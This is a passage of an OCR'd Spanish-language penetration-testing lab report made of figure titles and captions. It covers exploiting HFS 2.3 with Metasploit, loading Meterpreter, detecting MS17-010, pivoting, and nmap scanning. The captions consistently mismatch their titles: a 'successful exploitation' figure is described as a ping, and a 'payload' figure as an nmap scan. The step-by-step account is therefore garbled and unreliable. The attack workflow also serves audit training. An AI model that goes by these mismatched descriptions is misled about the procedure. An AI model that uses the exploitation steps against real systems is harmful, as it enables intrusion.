
Búsqueda con Comando "Search" de Exploits para "HFS" y Uso de Modulo 4.



Nota. Se observa una consulta en el portal Exploit Database dirigida a la aplicación "HttpFileServer 2.3", arrojando un exploit verificado para Windows. El resultado indica una vulnerabilidad de ejecución remota de comandos (RCE) que afecta a la plataforma detectada previamente en los escaneos. Esta correlación de datos permite al auditor de seguridad seleccionar la herramienta precisa para demostrar el riesgo de compromiso del sistema. Autoría propia.

Figura 24


Vista de Configuración para Establecer Parámetros al Exploit.



Nota. La captura muestra el uso del comando ipconfig en una consola CMD de Windows para validar la identidad de red del equipo evaluado. Se confirma que la dirección IPv4 asignada es la 192.168.1.23, estableciendo la correspondencia exacta con los ataques y escaneos realizados desde Parrot OS. Esta validación técnica asegura que las actividades de penetración se están ejecutando sobre el activo correcto dentro del laboratorio. Autoría propia.

Figura 25


Establecimiento de Host Víctima y Comando para Iniciar el Exploit.



Nota. La imagen muestra el explorador de archivos de Windows dentro del directorio de descargas, donde se gestiona el ejecutable de HFS (HTTP File Server). Se observa el menú contextual desplegado sobre la aplicación, permitiendo su ejecución como administrador para habilitar el servicio de servidor de archivos. Esta etapa es crítica en la configuración del entorno, ya que establece el servicio que posteriormente será analizado en busca de vulnerabilidades de red. Autoría propia.

Figura 26


Explotación Exitosa y Conexión a Equipo Remotamente, Uso de Comando de "Sysinfo"



Nota. En esta captura se aprecia la ejecución del comando sudo ping 192.168.1.23 desde la terminal de Parrot OS para verificar la respuesta del host objetivo. Los resultados indican una latencia promedio de 1.8 ms y un 0% de pérdida de paquetes, confirmando una conexión estable y activa entre el atacante y la víctima. Este paso es fundamental para asegurar que los scripts de Nmap y los módulos de Metasploit funcionen correctamente sobre la red. Autoría propia.

Figura 27


Usamos el Payload para Cargar Meterpreter"



Nota. La terminal muestra el uso del script http-method-tamper de Nmap, detectando una vulnerabilidad de omisión de autenticación en el servidor web del objetivo. El reporte identifica que es posible acceder a recursos protegidos mediante la manipulación de verbos HTTP, señalando específicamente la ruta /~login como explotable. Esta información permite al auditor comprender cómo una configuración deficiente en los archivos de control de acceso compromete la seguridad del servidor. Autoría propia.

Figura 28


Usamos el Payload para Cargar Meterpreter”



Nota. Esta imagen resalta un escaneo de Nmap enfocado en el puerto 445, confirmando que el servicio Microsoft-DS es vulnerable a la ejecución remota de código. El análisis identifica el fallo MS17-010 (CVE-2017-0143), conocido por ser el vector de ataque principal del ransomware WannaCry. La detección exitosa de esta vulnerabilidad en el laboratorio técnico justifica el uso de exploits específicos dentro del framework Metasploit para demostrar el riesgo. Autoría propia.

Figura 29


Configuración del Pivote (Tunel)"



Nota. Se visualiza el entorno de trabajo del usuario root en Parrot OS al iniciar la herramienta msfconsole, mostrando un banner artístico y estadísticas de la versión v6.4.71-dev. La terminal confirma la carga de miles de exploits y módulos auxiliares, indicando que el sistema de pruebas de penetración está totalmente operativo. Este estado de preparación es el punto de partida para configurar el payload que aprovechará las vulnerabilidades detectadas en los pasos previos. Autoría propia.

Figura 30


Atacar el HOST B"



Nota. En la imagen se observa la ejecución de un escaneo de red agresivo mediante el comando nmap -A -T4 dirigido al dominio scanme.nmap.org desde una terminal Parrot OS. Los resultados muestran puertos abiertos como el 22 (SSH) y el 80 (HTTP), detallando versiones de software como OpenSSH 6.6.1p1 y Apache 2.4.7. También se identifican servicios adicionales en los puertos 9929 y 31337, mientras que el puerto 161 aparece como filtrado por un firewall. Esta captura documenta la fase de reconocimiento técnico inicial sobre un sistema Linux para identificar posibles vectores de entrada y configuraciones del host. Autoría propia.

Figura 31

